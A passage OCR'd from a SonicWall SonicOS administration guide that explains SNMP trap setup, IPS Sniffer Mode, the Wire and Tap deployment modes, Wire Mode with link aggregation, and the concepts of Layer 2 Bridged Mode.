
To determine the possible traps with Gateway Anti-Virus enabled, search the table for **Security Services**, and view the SNMP trap number in the SNMP Trap Type column.

To enable and configure SNMP:


1 Navigate to the **System > SNMP** page.

2 Select **Enable SNMP**.

3 Click **Accept**. The **Configure** icon becomes active and the **View**, **User/Group**, and **Access** sections are displayed.



4 Click **Configure**. The **SNMP Settings** dialog displays.



5 In the **System Name** field, type the name of the SNMP manager system that will receive the traps sent from the firewall.

6 Enter the name or email address of the contact person for the SNMP Contact in the **System Contact** field.

7 Enter a description of the system location, such as `3rd floor lab`, in the **System Location** field.

8 Enter the system's asset number in the **Asset Number** field.

9 In the **Get Community Name** field, type the community name that has permissions to retrieve SNMP information from the firewall, for example, `public`.

10 In the **Trap Community Name** field, type the community name that will be used to send SNMP traps from the firewall to the SNMP manager, for example, `public`.

11 In the **Host 1/2/3/4** fields, type in the IP address(es) of the SNMP manager system(s) that will receive the traps.

12 Click **OK**.

Configuring Security Services (Unified Threat Management)

The settings that you enable in this section control what type of malicious traffic you detect in IPS Sniffer Mode. Typically, you will want to enable Intrusion Prevention, but you may also want to enable other Security Services, such as Gateway Anti-Virus or Anti-Spyware.

To enable Security Services, your SonicWall must be licensed for them and the signatures must be downloaded from the firewall Data Center. For complete instructions on enabling and configuring IPS, GAV, and Anti-Spyware, see Security Services on page 1670.

Topics:

- Connecting and Configuring the WAN Interface to the Data Center on page 313

Configuring Logging

You can configure logging on the **Log > Settings** page to record entries for attacks that are detected by the firewall. For how to enable logging, see Log > Settings on page 1828.

Connecting the Mirrored Switch Port to a IPS Sniffer Mode Interface

Use a standard Cat-5 Ethernet cable to connect the mirrored switch port to either interface in the Bridge-Pair. Network traffic is sent automatically from the switch to the firewall where it can be inspected.

Consult the switch documentation for instructions on setting up the mirrored port.

Connecting and Configuring the WAN Interface to the Data Center

Connect the WAN port on the firewall, typically port X1, to your gateway or to a device with access to the gateway. The firewall communicates with the firewall Data Center automatically. For detailed instructions on configuring the WAN interface, see Configuring a WAN Interface on page 297.

Configuring Wire and Tap Mode

SonicOS supports Wire Mode and Tap Mode, which provide methods of non-disruptive, incremental insertion into networks. Wire and Tap mode settings describes the wire and tap modes.

NOTE: Wire mode is supported on NSA 2600 and higher appliances.

Wire and Tap mode settings

Wire mode setting	Description
Bypass Mode	Bypass Mode allows for the quick and relatively non-interruptive introduction of firewall hardware into a network. Upon selecting a point of insertion into a network (for example, between a core switch and a perimeter firewall, in front of a VM server farm, at a transition point between data classification domains), the firewall is inserted into the physical data path, requiring a very short maintenance window. One or more pairs of switch ports on the firewall are used to forward all packets across segments at full line rates, with all the packets remaining on the firewall's 240Gbps switch fabric rather than getting passed up to the multi-core inspection and enforcement path. While Bypass Mode does not offer any inspection or firewalling, this mode allows you to physically introduce the firewall into the network with a minimum of downtime and risk, and to obtain a level of comfort with the newly inserted component of the networking and security infrastructure. You can then transition from Bypass Mode to Inspect or Secure Mode instantaneously through a simple user-interface driven reconfiguration.

Wire and Tap mode settings

Wire mode setting	Description
Inspect Mode	Inspect Mode extends Bypass Mode without functionally altering the low-risk, zero-latency packet path. Packets continue to pass through the firewall's switch fabric, but they are also mirrored to the multi-core RF-DPI engine for the purposes of passive inspection, classification, and flow reporting. This reveals the firewall's Application Intelligence and threat detection capabilities without any actual intermediate processing.
Secure Mode	Secure Mode is the progression of Inspect Mode, actively interposing the firewall's multi-core processors into the packet processing path. This unleashes the inspection and policy engines' full-set of capabilities, including Application Intelligence and Control, Intrusion Prevention Services, Gateway and Cloud-based Anti-Virus, Anti-Spyware, and Content Filtering. Secure Mode affords the same level of visibility and enforcement as conventional NAT or L2 Bridged Mode deployments, but without any L3/L4 transformations, and with no alterations of ARP or routing behavior. Secure Mode thus provides an incrementally attainable NGFW deployment requiring no logical and only minimal physical changes to existing network designs. Secure mode should be used when creating wire-mode pairs for VLAN translation.
Tap Mode	Tap Mode provides the same visibility as Inspect Mode, but differs from the latter in that it ingests a mirrored packet stream via a single switch port on the firewall, eliminating the need for physically intermediated insertion. Tap Mode is designed for use in environments employing network taps, smart taps, port mirrors, or SPAN ports to deliver packets to external devices for inspection or collection. Like all other forms of Wire Mode, Tap Mode can operate on multiple concurrent port instances, supporting discrete streams from multiple taps.

Wire modes: Functional differences summarizes the key functional differences between modes of interface configuration:

Wire modes: Functional differences

Interface configuration	Bypass mode	Inspect mode	Secure mode	Tap mode	L2 Bridge, Transparent, NAT, Route modes
Active/Active Clustering [a]	No	No	No	No	Yes
Application Control	No	No	Yes	No	Yes
Application Visibility	No	Yes	Yes	Yes	Yes
ARP/Routing/NAT [a]	No	No	No	No	Yes
Comprehensive Anti-Spam Service [a]	No	No	No	No	Yes
Content Filtering	No	No	Yes	No	Yes
DHCP Server [a]	No	No	No	No	Yes [b]
DPI Detection	No	Yes	Yes	Yes	Yes
DPI Prevention	No	No	Yes	No	Yes
DPI-SSL[a]	No	No	Yes	No	Yes
High-Availability	Yes	Yes	Yes	Yes	Yes
Link-State Propagation [c]	Yes	Yes	Yes	No	No
Stateful Packet Inspection	No	Yes	Yes	Yes	Yes

Wire modes: Functional differences

Interface configuration	Bypass mode	Inspect mode	Secure mode	Tap mode	L2 Bridge, Transparent, NAT, Route modes
TCP Handshake Enforcement [d]	No	No	No	No	Yes
Virtual Groups [a]	No	No	No	No	Yes
VLAN Translation [e]	No	No	Yes	No	No

a. These functions or services are unavailable on interfaces configured in Wire Mode, but remain available on a system-wide level for any interfaces configured in other compatible modes of operation.

b. Not available in L2 Bridged Mode.

c. **Link State Propagation** is a feature whereby interfaces in a Wire Mode pair mirror the link-state triggered by transitions of their partners. This is essential to proper operations in redundant path networks. Link State Propagation is not supported in Wire Mode over VLAN interfaces.

d. Disabled by design in Wire Mode to allow for failover events occurring elsewhere on the network to be supported when multiple Wire Mode paths, or when multiple firewall units are in use along redundant or asymmetric paths.

e. VLAN Translation is not supported in Wire Mode over VLAN interfaces.

NOTE: When operating in Wire Mode, the firewall's dedicated Management interface is used for local management. To enable remote management and dynamic security services and application intelligence updates, a WAN interface (separate from the Wire Mode interfaces) must be configured for internet connectivity. This is easily done given that SonicOS supports interfaces in mixed-modes of almost any combination.

Configuring an Interface for Wire Mode

NOTE: Wire Mode over VLAN interfaces is similar to Wire Mode, but does not support all the options that Wire Mode does. For more information, see Configuring Wire Mode over VLAN Interfaces (SuperMassive 9800 Only) on page 307.


Wire Mode can be configured on WAN, LAN, DMZ, and custom zones (except wireless zones). Wire Mode is a simplified form of Layer 2 Bridged Mode, and is configured as a pair of interfaces. In Wire Mode, the destination zone is the **Paired Interface Zone**. Access rules are applied to the Wire Mode pair based on the direction of traffic between the source **Zone** and its **Paired Interface Zone**. For example, if the source **Zone** is **WAN** and the **Paired Interface Zone** is **LAN**, then WAN to LAN and LAN to WAN rules are applied, depending on the direction of the traffic.

In Wire Mode, you can enable **Link State Propagation**, which propagates the link status of an interface to its paired interface. If an interface goes down, its paired interface is forced down to mirror the link status of the first interface. Both interfaces in a Wire Mode pair always have the same link status.

In Wire Mode, you can **Disable Stateful Inspection**. When **Disable Stateful Inspection** is selected, Stateful Packet Inspection is turned off. When **Disable Stateful Inspection** is *not* selected, new connections can be established without enforcing a 3-way TCP handshake. **Disable Stateful Inspection** must be selected if asymmetrical routes are deployed.

To configure an interface for Wire Mode:

1 On the **Network > Interfaces** page, click the **Configure** icon for the interface you want to configure for Wire Mode. The **Edit Interface** dialog displays.



2 In the **Zone** drop-down menu, select any zone type except WLAN.

3 From the **Mode / IP Assignment** drop-down menu, to configure the Interface for:

- Tap mode, select **Tap Mode (1-Port Tap)**
- Wire Mode, select **Wire Mode (2-Port Wire)**.

4 In the **Wire Mode Type** drop-down menu, select t he appropriate mode:

- **Bypass (via Internal Switch/Relay)**
- **Inspect (Passive DPI of Mirrored Traffic)**
- **Secure (Active DPI of Inline Traffic)**

5 In the **Paired Interface** drop-down menu, select the interface that will connect to the upstream firewall. The paired interfaces must be of the same type (two 1 GB interfaces or two 10 GB interfaces).

NOTE: Only unassigned interfaces are available in the **Paired Interface** drop-down menu. To make an interface unassigned, click on the **Configure** button for it, and in the **Zone** drop-down menu, select Unassigned.

6 Click **OK**.

Configuring Wire Mode for a WAN/LAN Zone Pair

The following configuration is an example of how Wire Mode can be configured. This example is for a WAN zone paired with a LAN zone. Wire Mode can also be configured for DMZ and custom zones.

To configure Wire Mode for a WAN/LAN Zone Pair:


1 Go to **Network** > **Interfaces**.

2 Click one of these:

- **Add Interface** button.
- **Configure** icon for the interface you want to configure.

The **Add/Edit Interface** dialog displays.

3 Under the **General** tab, from the **IP Assignment** drop-down menu, select **Wire Mode (2-Port Wire)**.




4 In the **Zone** list, select **WAN**.

5 In the **Paired Interface Zone** list, select **LAN**.

6 Select the **Disable Stateful Inspection** option.

7 Select the **Enable Link State Propagation** option.

8 Click the **OK** button. The **Interface Settings** table is updated:



Wire Mode with Link Aggregation

NOTE: Wire Mode over VLAN interfaces does not support Link Aggregation. For more information, see Configuring Wire Mode over VLAN Interfaces (SuperMassive 9800 Only) on page 307.

Link Aggregation (LAG) is used to bundle multiple links into a single interface to increase bandwidth. To inspect traffic over a LAG interface, a SonicWall network security appliance can be connected inline, allowing packets sent on one link to be bridged across to the destination transparently. Existing Wire Mode features such as link state propagation are supported. Up to 8 members per LAG are supported.


Wire Mode and Link Aggregation are configured from the **Network > Interfaces** page in SonicOS. When **Link Aggregation** is selected on the **Advanced** tab, the **Edit Interface** dialog lists unassigned interfaces. You can select

member interfaces for each side of the Wire Mode connection. The number of members on each side must be equal. It is recommended that the type and bandwidth size of the member interfaces also match.

To configure Wire Mode with LAG:

1 Go to the **Network > Interfaces** page

2 Click the **Configure** icon for the interface you want to configure.



3 From the **Zone** drop-down menu, select the zone you want.

4 From the **Mode / IP Assignment** drop-down menu, select **Wire Mode (2-Port Wire)**.

5 From the **Wire Mode Type** drop-down menu, select **Secure (Active DPI of Inline Traffic)**.

6 From the **Paired Interface** drop-down menu, select the interface you want.

7 From the **Paired Interface Zone** drop-down menu, select the interface you want.

8 Select the **Bypass when SonicOS is restarting or down** option. This option is selected by default.


NOTE: This option is available on the SuperMassive 9800 only.

9 Select the **Disable Stateful Inspection** option. This option is selected by default.


10 (Optional) Select the **Enable Link State Propagation** option if you want it. This option is not selected by default.

11 Click the **Advanced** tab.

To continue on the Advanced tab:




1 From the **Redundant/Aggregate Ports** drop-down menu, select **Link Aggregation**. The options change.



2 For the **Aggregate Port**, select the port that you want.

3 For the **Paired Interface Aggregate Port**, select the port that you want.

4 Click **OK**. The configuration is displayed in the **Interface Settings** table on the **Network > Interfaces** page.



Layer 2 Bridged Mode

SonicOS includes **L2 (Layer 2) Bridged Mode**, a method of unobtrusively integrating a firewall into any Ethernet network. L2 Bridged Mode is ostensibly similar to SonicOS's **Transparent Mode** in that it enables a firewall to share a common subnet across two interfaces, and to perform stateful and deep-packet inspection on all traversing IP traffic, but it is functionally more versatile.

In particular, L2 Bridged Mode employs a secure learning bridge architecture, enabling it to pass and inspect traffic types that cannot be handled by many other methods of transparent security appliance integration. Using L2 Bridged Mode, a SonicWall Security Appliance can be non-disruptively added to any Ethernet network to provide in-line deep-packet inspection for all traversing IPv4 TCP and UDP traffic. In this scenario, the firewall is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts.

Unlike other transparent solutions, L2 Bridged Mode can pass all traffic types, including IEEE 802.1Q VLANs, Spanning Tree Protocol, multicast, broadcast, and IPv6, ensuring that all network communications will continue uninterrupted.

Another aspect of the versatility of L2 Bridged Mode is that you can use it to configure **IPS Sniffer Mode**. Supported on SonicWall Security Appliances, IPS Sniffer Mode uses a single interface of a Bridge-Pair to monitor network traffic from a mirrored port on a switch. IPS Sniffer Mode provides intrusion detection, but cannot block malicious traffic because the firewall is not connected inline with the traffic flow. For more information about IPS Sniffer Mode, see IPS Sniffer Mode on page 280.

L2 Bridged Mode provides an ideal solution for networks that already have an existing firewall, and do not have immediate plans to replace their existing firewall but wish to add the security of SonicWall deep-packet inspection and security services such as Intrusion Prevention Services, Gateway Anti Virus, and Gateway Anti Spyware. If you do not have SonicWall security services subscriptions, you may sign up for free trials from the **Security Service > Summary** page of your SonicWall.

You can also use L2 Bridged Mode in a High Availability deployment. This scenario is explained in the Layer 2 Bridged Mode with High Availability on page 335.

NOTE: Link Aggregation is not supported in Layer 2 Bridged Mode.

Topics:

Key Features of SonicOS Layer 2 Bridged Mode

The following table outlines the benefits of each key feature of layer 2 bridged mode:

SonicOS Layer 2 Bridged Mode: Key features and benefits

Feature	Benefit
L2 Bridging with Deep Packet Inspection	This method of transparent operation means that a SonicWall Security Appliance can be added to any network without the need for readdressing or reconfiguration, enabling the addition of deep-packet inspection security services with no disruption to existing network designs. Developed with connectivity in mind as much as security, L2 Bridged Mode can pass all Ethernet frame types, ensuring seamless integration.
Secure Learning Bridge Architecture	True L2 behavior means that all allowed traffic flows natively through the L2 Bridge. Whereas other methods of transparent operation rely on ARP and route manipulation to achieve transparency, which frequently proves problematic, L2 Bridged Mode dynamically learns the topology of the network to determine optimal traffic paths.
Universal Ethernet Frame-Type Support	All Ethernet traffic can be passed across an L2 Bridge, meaning that all network communications will continue uninterrupted. While many other methods of transparent operation will only support IPv4 traffic, L2 Bridged Mode will inspect all IPv4 traffic, and will pass (or block, if desired) all other traffic, including LLC, all Ethertypes, and even proprietary frame formats.
Mixed-Mode Operation	L2 Bridged Mode can concurrently provide L2 Bridging and conventional security appliance services, such as routing, NAT, VPN, and wireless operations. This means it can be used as an L2 Bridge for one segment of the network, while providing a complete set of security services to the remainder of the network. This also allows for the introduction of the SonicWall Security Appliance as a pure L2 bridge, with a smooth migration path to full security services operation.
Wireless Layer 2 Bridging **NOTE:** Does not apply to the SuperMassive 9800.	Use a single IP subnet across multiple zone types, including LAN, WLAN, DMZ, or custom zones. This feature allows wireless and wired clients to seamlessly share the same network resources, including DHCP addresses. The Layer 2 protocol can run between paired interfaces, allowing multiple traffic types to traverse the bridge, including broadcast and non-ip packets.

Key Concepts to Configuring L2 Bridged Mode and Transparent Mode

The following terms are used when referring to the operation and configuration of L2 Bridged Mode:

- **L2 Bridged Mode** – A method of configuring a SonicWall Security Appliance, which enables the firewall to be inserted inline into an existing network with absolute transparency, beyond even that provided by Transparent Mode. Layer 2 Bridged Mode also refers to the *IP Assignment* configuration that is selected for *Secondary Bridge Interfaces* that are placed into a *Bridge-Pair*.

- **Transparent Mode** – A method of configuring a SonicWall Security Appliance that allows the firewall to be inserted into an existing network without the need for IP reconfiguration by spanning a single IP subnet across two or more interfaces through the use of automatically applied ARP and routing logic.
- **IP Assignment** – When configuring a Trusted (LAN) or Public (DMZ) interface, the IP Assignment for the interface can either be:
    - **Static** – The IP address for the interface is manually entered.
    - **Transparent Mode** – The IP address(es) for the interface is assigned using an Address Object (Host, Range, or Group) that falls within the WAN Primary IP subnet, effectively spanning the subnet from the WAN interface to the assigned interface.
    - **Layer 2 Bridged Mode** – An interface placed in this mode becomes the *Secondary Bridge Interface* to the *Primary Bridge Interface* to which it is paired. The resulting Bridge-Pair will then behave like a two-port learning bridge with full L2 transparency, and all IP traffic that passes through will be subjected to full stateful failover and deep packet inspection.
- **Bridge-Pair** – The logical interface set composed of a *Primary Bridge Interface* and a *Secondary Bridge Interface*. The terms primary and secondary do not imply any inherent level of operational dominance or subordination; both interfaces continue to be treated according to their zone type, and to pass IP traffic according to their configured Access Rules. Non-IPv4 traffic across the Bridge-Pair is controlled by the *Block all non-IPv4 traffic* setting on the *Secondary Bridge Interface*. A system may support as many Bridge Pairs as it has interface pairs available. In other words, the maximum number of Bridge-Pairs is equal to ½ the number of physical interfaces on the platform. Membership in a Bridge-Pair does not preclude an interface from conventional behavior; for example, if X1 is configured as a *Primary Bridge Interface* paired to X3 as a *Secondary Bridge Interface*, X1 can simultaneously operate in its traditional role as the Primary WAN, performing NAT for Internet-bound traffic through the *Auto-added X1 Default NAT Policy*.
- **Primary Bridge Interface** – A designation that is assigned to an interface once a *Secondary Bridge Interface* has been paired to it. A Primary Bridge Interface can belong to an Untrusted (WAN), Trusted (LAN), or Public (DMZ) zone.
- **Secondary Bridge Interface** – A designation that is assigned to an interface whose *IP Assignment* has been configured for *Layer 2 Bridged Mode*. A Secondary Bridge Interface can belong to a Trusted (LAN), or Public (DMZ) zone.
- **Bridge Management Address** – The address of the Primary Bridge Interface is shared by both interfaces of the *Bridge-Pair*. If the Primary Bridge Interface also happens to be the Primary WAN interface, it is this address that is uses for outbound communications by the firewall, such as NTP, and License Manager updates. Hosts that are connected to either segment of the Bridge-Pair may also use the Bridge Management Address as their gateway, as will be common in *Mixed-Mode* deployments.
- **Bridge-Partner** – The term used to refer to the other member of a *Bridge-Pair*.
